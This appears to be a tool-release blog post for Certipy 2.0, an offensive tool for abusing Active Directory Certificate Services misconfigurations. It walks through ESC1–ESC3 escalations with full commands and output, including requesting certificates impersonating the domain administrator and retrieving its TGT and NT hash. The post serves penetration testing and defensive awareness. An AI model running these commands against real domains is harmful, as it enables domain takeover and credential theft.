Certipy 2.0: BloodHound, New Escalations, Shadow Credentials, Golden Certificates, and more!

Oliver Lyak

As the title states, the latest release of Certipy contains many new features, techniques and improvements. This blog post dives into the technical details of many of them.

Public Key Infrastructure can be difficult to set up. Users and administrators are often not fully aware of the implications of ticking a single checkbox — especially when that single checkbox is what (finally) made things work.


It's been almost five months since the first release of Certipy. Back then, Certipy was just a small tool for abusing and enumerating Active Directory Certificate Services (AD CS) misconfigurations. Since then, our offensive team at Institut For Cyber Risk have come across many different AD CS environments during our engagements, which required new additions and features.

These have been implemented and Certipy 2.0 is now ready for public release.

BloodHound integration


One of the major new features of Certipy is BloodHound integration. The old version had a simple feature to find vulnerable certificate templates based on the current user's group memberships. But as we'll see in a bit, integrating with BloodHound is just better.

By default, the new version of Certipy will output the enumeration results in both BloodHound data as well as text- and JSON-format. I've often found myself running the tool multiple times because I wanted to view the output in a different format.



```
→ Certipy certipy find 'corp.local/john:Passw0rd!@dc.corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 8 enabled certificate templates
[*] Saved text output to '20220218220900_Certipy.txt'
[*] Saved JSON output to '20220218220900_Certipy.json'
[*] Saved BloodHound data to '20220218220900_Certipy.zip'. Drag and drop the file into the BloodHound GUI
```


It is however possible to output only BloodHound data, JSON, or text by specifying one or more of the switches `-bloodhound`, `-json`, or `-text`, respectively.



```
→ Certipy certipy find 'corp.local/john:Passw0rd!@dc.corp.local' -bloodhound
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 8 enabled certificate templates
[*] Saved BloodHound data to '20220218220909_Certipy.zip'. Drag and drop the file into the BloodHound GUI
```

The BloodHound data is saved as a ZIP-file that can be imported into the latest version of BloodHound (4.1.0 at the time of writing). Please note that Certipy uses BloodHound's new format, introduced in version 4.

New edges and nodes means new queries. I have created the most important queries that Certipy supports. The queries can be found in the repository and imported into your own BloodHound setup.



Certificates


- Find all Certificate Templates
- Find enabled Certificate Templates
- Find Certificate Authorities
- Show Enrollment Rights for Certificate Template
- Show Rights for Certificate Authority

Domain Escalation

- Find Misconfigured Certificate Templates (ESC1)
- Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)
- Find Misconfigured Certificate Templates (ESC2)
- Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)
- Find Enrollment Agent Templates (ESC3)
- Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)
- Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)
- Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
- Find Certificate Authorities with User Specified SAN (ESC6)
- Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)


Certipy's BloodHound queries

The new version of Certipy can abuse all of the scenarios listed in the "Domain Escalation" category. Suppose we have taken over the domain user account `JOHN`. Let's start with one of the first queries, "Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)".



Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)

This is a fairly simple path. But as we go through the escalation queries, we might see why BloodHound is just better, as attack paths can be built, using the imported Certipy data.




Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)

New Escalation Techniques

The whitepaper “Certified Pre-Owned” lists 8 domain escalation techniques for misconfigurations in AD CS (ESC1-ESC8). Previously, only ESC1 and ESC6 were supported by Certipy, and ESC8 was supported by Impacket’s ntlmrelayx. While ESC1 and ESC8 are the vulnerabilities we’ve seen the most, we’ve also come across other misconfigurations, which is why I have implemented all of them, except for ESC5 which is too abstract.

As such, Certipy now supports abusing all of the escalation techniques listed in the queries.



Domain Escalation

Find Misconfigured Certificate Templates (ESC1)

Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)

Find Misconfigured Certificate Templates (ESC2)

Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)

Find Enrollment Agent Templates (ESC3)

Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)

Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)

Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)


Find Certificate Authorities with User Specified SAN (ESC6)

Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)

Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)

Find Certificate Authorities with HTTP Web Enrollment (ESC8)

ESC1 — Misconfigured Certificate Templates




Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)

The most common misconfiguration we've seen during our engagements is ESC1. In essence, ESC1 is when a certificate template permits Client Authentication and allows the enrollee to supply an arbitrary Subject Alternative Name (SAN).

The previous release of Certipy had support for this technique as well, but the new version comes with improvements, and therefore, I will demonstrate all of the escalation techniques that the new version of Certipy supports.


For ESC1, we can just request a certificate based on the vulnerable certificate template and specify an arbitrary SAN with the `-alt` parameter.



```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'ESC1' -alt 'administrator@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 659
[*] Got certificate with UPN 'administrator@corp.local'
[*] Saved certificate and private key to 'administrator.pfx'
```


A new feature of Certipy is that certificates and private keys are now stored in PKCS#12 format. This allows us to pack the certificate and private key together in a standardized format.

Another neat feature is that the `auth` command will try to retrieve the domain and username from the certificate for authentication.




```
→ Certipy certipy auth -pfx 'administrator.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@corp.local': a87f3a337d73085c45f9416be5787d86
```

In most cases, this will not work, usually because the domain name cannot be resolved. To work around this, all the necessary parameters can be specified on the command line if needed.



```
→ Certipy certipy auth -pfx 'administrator.pfx' -username 'administrator' -domain 'corp.local' -dc-ip 172.16.19.100
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@corp.local': a87f3a337d73085c45f9416be5787d86
```


ESC2 — Misconfigured Certificate Templates



Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)

ESC2 is when a certificate template can be used for any purpose. The whitepaper "Certified Pre-Owned" does not mention any specific domain escalation technique that works out of the box for ESC2. But since the certificate can be used for any purpose, it can be used for the same technique as with ESC3, which we'll see below.


ESC3 — Misconfigured Enrollment Agent Templates



Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)


ESC3 is when a certificate template specifies the **Certificate Request Agent** EKU (Enrollment Agent). This EKU can be used to request certificates on behalf of other users. As we can see in the path above, the ESC2 certificate template is vulnerable to ESC3 as well, since the ESC2 template can be used for any purpose.

First, let's request a certificate based on ESC3.




```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'ESC3'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 665
[*] Got certificate with UPN 'john@corp.local'
[*] Saved certificate and private key to 'john.pfx'
```

With our new Certificate Request Agent certificate we can request certificates on behalf of other users by specifying the `-on-behalf-of` parameter along with our Certificate Request Agent certificate. The `-on-behalf-of` parameter value must be in the form of `domain\user`, and not the FQDN of the domain, i.e. `corp` rather than `corp.local`.




```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -on-behalf-of 'corp\administrator' -pfx 'john.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 666
[*] Got certificate with UPN 'administrator@corp.local'
[*] Saved certificate and private key to 'administrator.pfx'
```

For good measure, here's the same attack with the ESC2 certificate template.




```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'ESC2'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 662
[*] Got certificate with UPN 'john@corp.local'
[*] Saved certificate and private key to 'john.pfx'
```



```
→  Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -on-behalf-of 'corp\administrator' -pfx 'john.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 664
[*] Got certificate with UPN 'administrator@corp.local'
[*] Saved certificate and private key to 'administrator.pfx'
```

